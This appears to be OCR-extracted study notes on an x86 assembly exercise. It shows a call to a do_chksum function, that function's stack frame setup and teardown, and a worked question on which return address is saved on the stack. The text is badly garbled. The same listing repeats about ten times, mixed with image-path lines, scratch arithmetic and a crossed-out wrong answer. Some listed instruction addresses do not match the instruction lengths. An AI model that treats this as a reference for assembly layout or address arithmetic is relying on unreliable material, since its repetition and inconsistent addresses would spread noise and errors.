call 80485ed <do chksum>      ; Call the subroutine labeled do_chksum at address 80485ed

; do_chksum function entry point
push ebp                      ; Push ebp onto the stack to save the base pointer of the caller
mov ebp, esp                  ; Set base pointer equal to stack pointer
sub esp, 0x34                 ; Allocate 52 bytes of space on the stack for local variables

; (Assumed function body not shown)

add esp, 0x34                 ; Deallocate 52 bytes of space from the stack
pop ebp                       ; Restore the caller's base pointer
ret                           ; Return to the calling function
```




Stack Frame Setup and Teardown

8048716 **mov DWORD PTR [esp], eax**
8048719 **call 80485ed <do chksum>**

do_chksum function entry point
80485ed **push ebp**
80485ee **mov ebp, esp**
80485f1 **sub esp, 0x34**

; (Assumed function body not shown)
804866c **add esp, 0x34**
8048670 **pop ebp**
8048671 **ret**



Stack Frame Setup and Teardown

1- 8048716 **mov DWORD PTR [esp], eax**

2- 8048719 call (1A)   80 48 5 ed <do chksum>

3- ------------   1 BYTE + 08 04 85 ed= 5

EIP = 08048719

Saved EIP = 0x08048719 + **5** (?= **0**804871E | 22 |)

9+5 = 14 = E

do_chksum function entry point

80485ed push ebp


80485ee **mov ebp, esp**

80485f1 **sub esp, 0x34**

; (Assumed function body not shown)

804866c **add esp, 0x34**

8048670 **pop ebp**



Eip is the return address but:


What memory address is stored in the '**saved EIP**' location on the stack?

Stack Frame Setup and Teardown

8048716 **mov DWORD PTR [esp], eax**
8048719 **call** **80485ed <do chksum>**

do_chksum function entry point
80485ed **push ebp**
80485ee **mov ebp, esp**
80485f1 **sub esp, 0x34**


; (Assumed function body not shown)
804866c **add esp, 0x34**
8048670 **pop ebp**
8048671 **ret**



Eip is the return address but:

What memory address is stored in the '**saved EIP**' location on the stack?

Stack Frame Setup and Teardown



8048716 **mov DWORD PTR [esp], eax**
8048719 **call** **80485ed <do chksum>**
8048719 + 1 Byte + **08 04 85 ed** (4 Byte)
8048719**+5 =** 80487**1E**


do_chksum function entry point
80485ed **push ebp**
80485ee **mov ebp, esp**
80485f1 **sub esp, 0x34**

; (Assumed function body not shown)
804866c **add esp, 0x34**

Eip is the return address but:
What memory address is stored in the '**saved EIP**' location on the stack?

Stack Frame Setup and Teardown

8048716 **mov DWORD PTR [esp], eax**
8048719 **call 80485ed <do chksum>**
80487(19+5)
~~**8048724 (wrong)**~~
804871E
10- A
11- B
12- C
13- D
14 – E
15- F



do_chksum function entry point


Eip is the return address but:
What memory address is stored in the '**saved EIP**' location on the stack?

Stack Frame Setup and Teardown

8048716 **mov DWORD PTR [esp], eax**
8048719 **call 80485ed <do chksum>**

do_chksum function entry point
80485ed **push ebp**
80485ee **mov ebp, esp**
80485f1 **sub esp, 0x34**

; (Assumed function body not shown)
804866c **add esp, 0x34**
8048670 **pop ebp**
8048671 **ret**




Stack Frame Setup and Teardown

8048716 **mov DWORD PTR [esp], eax**
8048719 **call 80485ed <do chksum>**

do_chksum function entry point
80485ed **push ebp**
80485ee **mov ebp, esp**
80485f1 **sub esp, 0x34**

; (Assumed function body not shown)
804866c **add esp, 0x34**
8048670 **pop ebp**
8048671 **ret**




Stack Frame Setup and Teardown

8048716 **mov DWORD PTR [esp], eax**
8048719 **call 80485ed <do chksum>**

do_chksum function entry point
80485ed **push ebp**
80485ee **mov ebp, esp**
80485f1 **sub esp, 0x34**

; (Assumed function body not shown)
804866c **add esp, 0x34**
8048670 **pop ebp**
8048671 **ret**




Stack Frame Setup and Teardown

8048716 **mov DWORD PTR [esp], eax**
8048719 call 80485ed <do chksum>

do_chksum function entry point
80485ed **push ebp**
80485ee **mov ebp, esp**
80485f1 **sub esp, 0x34**

; (Assumed function body not shown)
804866c **add esp, 0x34**
8048670 **pop ebp**
8048671 **ret**




Stack Frame Setup and Teardown

8048716 **mov DWORD PTR [esp], eax**
8048719 **call 80485ed <do chksum>**

do_chksum function entry point
80485ed **push ebp**
80485ee **mov ebp, esp**
80485f1 **sub esp, 0x34**

; (Assumed function body not shown)
804866c **add esp, 0x34**
8048670 **pop ebp**
8048671 **ret**

